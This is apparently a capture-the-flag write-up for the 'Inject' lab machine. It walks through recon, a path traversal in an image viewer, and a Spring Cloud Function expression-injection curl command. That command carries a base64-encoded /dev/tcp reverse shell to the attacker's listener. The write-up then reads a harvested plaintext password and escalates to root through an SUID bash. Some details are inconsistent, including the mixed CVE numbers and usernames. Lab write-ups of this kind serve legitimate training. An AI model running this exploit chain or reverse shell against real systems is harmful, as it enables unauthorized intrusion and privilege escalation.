

Inject

⋮ Tags	
⌵ Level	Easy
⋮ OS	Linux

▼ Recon

Nmap

This command scan all ports of the targetted host

```
nmap -p- --min-rate=10000 10.10.11.204
```

The result outputs 2 open ports running on services : `ssh` on `port21` and `http-proxy` (or `http`) on `port 8080`

```
PORT      STATE SERVICE
22/tcp    open  ssh
8080/tcp   open  http-proxy
```

However, we will be focusing on `port 8080` (`http`) given that `ssh` is naturally not possible to exploit much

This is the output of the nmap scan for `port 8080` : `nmap -p8080 -sCV --min-rate=10000 <IP>`

```
8080/tcp open  nagios-nsc Nagios NSCA
|_http-title: Home
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Because we cannot get the version of `nagios-nsc` ⇒ Unable to exploit from this

Gobuster

This is the gobuster command to check the directory of the website

```

-$ gobuster dir -u http://10.10.11.204:8080 -t 30 -w /usr/share/seclists/Discovery/Web-Content/raft-small-directories.txt
=====
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.11.204:8080
[+] Method: GET
[+] Threads: 30
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/raft-small-directories.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.5
[+] Timeout: 10s
=====
2023/03/25 04:16:26 Starting gobuster in directory enumeration mode
=====
/register (Status: 200) [Size: 5654]
/error (Status: 500) [Size: 106]
/upload (Status: 200) [Size: 1857]
/blogs (Status: 200) [Size: 5371]
/environment (Status: 500) [Size: 712]
/[ (Status: 400) [Size: 435]
/plain (Status: 400) [Size: 435]
=====

```

There are 3 significant results (Status : 200) : /register , /upload , /blogs

- /register : There is no current information related to this directory
- /blogs : Static page
- /upload : Most interesting directory to look at

This is the gobuster command to fuzz the dns of this website

```

-$ gobuster dns -d inject.htb -t 30 -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt
=====
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Domain: inject.htb
[+] Threads: 30
[+] Timeout: 1s
[+] Wordlist: /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt
=====
2023/03/25 04:21:17 Starting gobuster in DNS enumeration mode
=====
Progress: 19966 / 19967 (99.99%)
=====
2023/03/25 04:22:57 Finished
=====


```

⇒ No results for this

/upload Directory


Overview of upload function :

- The website allows you to upload a png/jpg/jpeg file and allows you to view the image through `/show_image?image=<filename>`
- This upload does check against the file type but not the content of the file. However, the file type restriction can be bypassed by adding a legit file extension after the forbidden file (ie: `hacked.php.jpg`)



Choose File No file chosen No file chosen

Upload




Uploaded!

[View your Image](#)

Choose File No file chosen

Upload



PoC for Path Traversal

By replacing the argument for `img` with `../../../../../../../../`, we are able to prove that this `show_image` function is vulnerable to path traversal

GET request to `http://10.10.11.204:8080/show_image?img=../../../../../../../../`

Request		Response	
Pretty	Raw	Pretty	Raw
1	GET /show_image?img=../../../../../../../../ HTTP/1.1	1	HTTP/1.1 200
2	Host: 10.10.11.204:8080	2	Accept-Ranges: bytes
3	Upgrade-Insecure-Requests: 1	3	Content-Type: image/jpeg
4	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36	4	Content-Length: 4096
5	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7	5	Date: Sat, 25 Mar 2023 05:03:08 GMT
6	Accept-Encoding: gzip, deflate	6	Connection: close
7	Accept-Language: en-US,en;q=0.9	7	
8	Connection: close	8	bin
9		9	boot
10		10	dev
		11	etc
		12	home
		13	lib
		14	lib32
		15	lib64
		16	libx32
		17	lost+found
		18	media
		19	mnt

Recon from Path Traversal

We are able to retrieve the framework and languages with their versions used in this web application : `springboot 2.6.5` and `java` (implied from `springboot` framework)

GET request to `http://10.10.11.204:8080/show_image?img=../../../../../../../../var/www/WebApp/pom.xml`

Request	Response
Pretty	Pretty
1	7
2	8 <?xml version="1.0" encoding="UTF-8"?>
3	9 <project xmlns="http://maven.apache.org/POM/4.0.0"
4	10 xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
5	11 xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
6	12 https://maven.apache.org/xsd/maven-4.0.0.xsd">
7	13 <modelVersion>4.0.0</modelVersion>
8	14 <parent>
9	15 <groupId>org.springframework.boot</groupId>
10	16 <artifactId>spring-boot-starter-parent</artifactId>
	17 <version>2.6.5</version>
	18 <relativePath><!-- lookup parent from repository -->
	19 </parent>

Public Exploit

After executing the public exploit, we are directed to the thought of this application being vulnerable to `CVE2022_22965`

The **Spring Cloud Function** versions impacted are the following:

- 3.1.6
- 3.2.2
- Older, unsupported versions

This leads us to this public exploit to reverse shell for this vuln

Detecting and Mitigating CVE-2022-22963: Spring Cloud RCE Vulnerability – Sysdig

How to detect and mitigate CVE-2022-22963 Spring4Shell, a high severity 0-day vulnerability on Spring Cloud Function that can lead to RCE.

https://sysdig.com/blog/cve-2022-22963-spring-cloud/?fbclid=IwAR2BQdgC8Gx-FJZ2kNuXvMO-VozQpHUAP2bNR_AFQe0KJtxspYkEJ1fc9M



Detecting and mitigating
CVE-2022-22963
Spring Cloud Function
RCE vulnerability

sysdig

▼ Exploit

Setting up netcat listener on the host and getting the reverse shell by

```
curl -i -s -k -X '$POST' -H '$Host: 10.10.11.204:8080' -H '$spring.cloud.function-expression:T(java.lang.Runtime).getRuntime().exec(\"bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC40OS80NDQ0IDA+JjE=}|{base64,-d}|{bash,-i})\"' --data-binary '$exploit_poc' '$' http://10.10.11.204:8080/functionRouter '
```

```
(nuanau@kali) ~  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [10.10.14.49] from (UNKNOWN) [10.10.11.204] 49236  
bash: cannot set terminal process group (799): Inappropriate ioctl for device  
bash: no job control in this shell  
bash-5.0$  
Accept-Language: en-US,en;q=0.9  
Connection: close  
24 test1  
25 tmux-1000  
26 tmux-1001  
$ curl -i -s -k -X '$POST' -H '$Host: 10.10.11.204:8080' -H '$spring.cloud.function-expression:T(java.lang.Runtime).getRuntime().exec(\"bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC40OS80NDQ0IDA+JjE=}|{base64,-d}|{bash,-i})\"' --data-binary '$exploit_poc' '$' http://10.10.11.204:8080/functionRouter  
HTTP/1.1 500  
Content-Type: application/json  
Transfer-Encoding: chunked  
Date: Sat, 25 Mar 2023 06:39:06 GMT  
Connection: close
```

We are able to get the shell under the privilege of user **frank**

```
bash-5.0$ id  
id  
uid=1000(frunk) gid=1000(frunk) groups=1000(frunk)
```

However, the user flag is restricted to privilege as **phil** or **root**

⇒ We keep gathering information from the current user (**frunk**) to change user to **phil**

We are able to retrieve the password for **phil** user by accessing the **/home/frunk/.m2/settings.xml**

⇒ DocPhilLovestoInject123

```
bash-5.0$ cd .m2
cd .m2
bash-5.0$ ls -la
ls -la
total 12
drwx----- 2 frank frank 4096 Feb  1 18:38 .
drwxr-xr-x 6 frank frank 4096 Mar 25 00:36 ..
-rw-r----- 1 root  frank 617 Jan 31 16:55 settings.xml
bash-5.0$ cat settings.xml
cat settings.xml
<?xml version="1.0" encoding="UTF-8"?>
<settings xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org
/2001/XMLSchema-instance"
  xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 http://maven.apac
he.org/xsd/maven-4.0.0.xsd">
  <servers>
    <server>
      <id>Inject</id>
      <username>phil</username>
      <password>DocPhillovestoInject123</password>
```

We are able to change user to `phil` : `su phil`

```
id
uid=1001(phil) gid=1001(phil) groups=1001(phil),50(staff)
cd /home/phil
```

Here is the `user flag`

```
cat user.txt
daefced7c2fae3c8ae72dd361647854d
```

After executing the linpeas, we find out about `/usr/bin/bash` that is vulnerable to `SUID` for `privilege escalation`

```
SUID - Check easy privesc, exploits and write perms
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
-rwsr-xr-x 1 root root 67K Feb  7 2022 /usr/bin/su
-rwsr-xr-x 1 root root 1.2M Apr 18 2022 /usr/bin/bash
```

⇒ We are able to find the command to exploit `bash` that has `SUID` in GTFEBins

```
.usr/bin/bash -p
```

⇒ We escalate to the root privilege and find the `root flag`

```
bash-5.0# cat root.txt 023 03:45:0
cat root.txt [25/Mar/2023 03:45:0
dad76ab0686561ac4e14d66f88b5e2dd
```